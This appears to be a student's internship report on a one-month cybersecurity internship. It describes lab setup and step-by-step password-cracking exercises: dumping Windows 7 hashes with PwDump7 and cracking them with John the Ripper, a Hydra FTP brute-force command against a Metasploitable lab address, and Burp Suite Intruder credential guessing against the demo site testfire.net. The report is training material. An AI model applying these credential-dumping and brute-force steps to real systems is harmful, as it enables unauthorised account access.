Internship on cybersecurity

Self-Introduction:

My name is Blesinta Dsouza I am currently pursuing Electronics and communication engineering at Mangalore Institute of Technology & Engineering. I like to explore new tools as I like to keep things in organized manner. As a person I believe I am a positive person and a good leader. I seek to find the real-world experience in a reputed organization.

About Dlithe:

Dlithe Consulting Services Private Limited is a private company that was founded on February 4, 2019. It is a non-government company that is registered with the Registrar of Companies in Bangalore. It has a paid-up capital of Rs. 100,000 and an authorized share capital of Rs. 100,000. It is involved in various computer-related activities [for example, maintaining other firms' websites/creating multimedia presentations for other firms, etc.]. Dlithe Consulting Services Private Limited's Annual General Meeting (AGM) was last convened on September 28, 2021, and its balance sheet was last reported on March 31, 2021, according to Ministry of Corporate Affairs (MCA) records. Mulpet Lingamurthy Lokeshwari and Arun V Rajpurohit are the directors of Dlithe Consulting Services Private Limited. Dlithe Consulting Services Private Limited's status is active for now.

About Internship:

a)Summary of internship

I had the opportunity to learn and obtain practical experience in numerous facets of cybersecurity during my one-month internship at Dlithe. The first 15 days were dedicated to theory elements of networking principles, while the next 15 days were dedicated to live projects. The internship exposed me to many technologies like as Kali Linux and Cisco Packet Tracer and allowed you to obtain hands-on expertise in penetration testing, cybersecurity basics, port and vulnerability scans, and machine exploits. Finally, I worked on a fun and creative project using Cisco Packet Tracer software to design and implement a fire extinguisher. We had a great time learning more about cyber security.

b)Technical tasks performed group wise.

Group 1:

1. Install the below software's:

a. Virtual Box

b. Kali Linux

c. Metasploitable machine

d. Windows 7 Machine

Installing a VirtualBox:

Steps to be followed are:

Step 1: Open browser and type VirtualBox. Choose the latest version and download it.
Step 2: Double click on the downloaded file and give the permission as YES for installation.
Step 3: Click on next.
Step 4: Give the location where you want to install it in your PC.
Step 5: When you are ready to continue, click on next.
Step 6: Select options of shortcuts as for your interest.
Step 7: Warning is popped up give YES and continue.
Step 8: Click on install.
Step 9: Click on finish.

Now the VirtualBox is installed in your PC.

Kali Linux installation

Step 1: Go to the official Kali Linux website and download the ISO image.
Step 2: Create a bootable USB drive or DVD using a tool like Rufus or Etcher.
Step 3: Insert the USB drive or DVD into the computer you want to install Kali Linux on.
Step 4: Restart the computer and boot from the USB drive or DVD.
Step 5: Choose the "Graphical Install" option from the Kali Linux boot menu.
Step 6: Follow the on-screen instructions to configure few required settings.
Step 7: Choose the hard drive where you want to install Kali Linux.
Step 8: Create a root user account and additional user accounts.
Step 9: Finish the installation process and restart your computer.

Metasploitable machine installation

Step 1: Go to the Metasploitable website and download the ISO image file.
Step 2: Install virtual machine software on your computer, such as VirtualBox.
Step 3: Open VirtualBox and click on "New" to create a new virtual machine.
Step 4: Follow the instructions set up the virtual machine, such as giving it a name etc.
Step 5: Select option to use an ISO image file to put downloaded Metasploitable ISO image.
Step 6: Click on "Start" to start the virtual machine.

Installing windows 7 machine


Step 1: Insert the Windows 7 DVD into the DVD-ROM drive. it begins to boot up.
Step 2: Choose the parameters you need, then click the next button to proceed.
Step 3: will select "install now" because we are performing a clean installation.
Step 4: Read the licensing conditions and choose I accept the conditions. Click next.
Step 5: We're performing a clean setup; therefore, we'll choose Custom.
Step 6: Choose where you want to install it and give next and then finish option.

2. Perform password cracking - Offline mode
a) Perform password cracking of windows 7 machine


PASSWORD CRACKING OF WINDOWS 7

Jhon the Ripper is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: In windows7, download pwdmp7.




Step 2: Unzip and add it inside the windows folder.




Step 3: Run cmd as administrator

Go inside the pwdump7 folder and run:


- PwDump7.exe > hash.txt
- hash.txt (to view the file)



Step 4: hash.txt file must be sent to kali. So, upload the file in **tmpfile.org**



Step 5: In kali, visit the url received from windows 7 to access the shared file.



Step 6:

Create a “hash.txt” file and paste the copied text. nano hash.txt


(paste) Cntl+S and Cntl+X

John hash.txt

b) Password cracking of metasploit machine using Hydra

Step 1:


Find the ipaddress of metasploitable.



Step 2:


Create user.txt file which contains bunch of usernames along with “msfadmin” and pass.txt which contains a bunch of passwords along with ‘msfadmin’.

Step 3: Run hydra -L user.txt -P pass.txt ftp://192.168.56.101




3. Perform password cracking of online vulnerable website(testfire.net) using Burp suite.


Step 1: Switch on Kali Linux and burp suite in step one.




Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.




Step 3: Send the invader a request now and include the clear$ option. Now choose just the username and click the add$ option. Repeat this process for the password as well. Set the cluster bomb attack type.





Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.



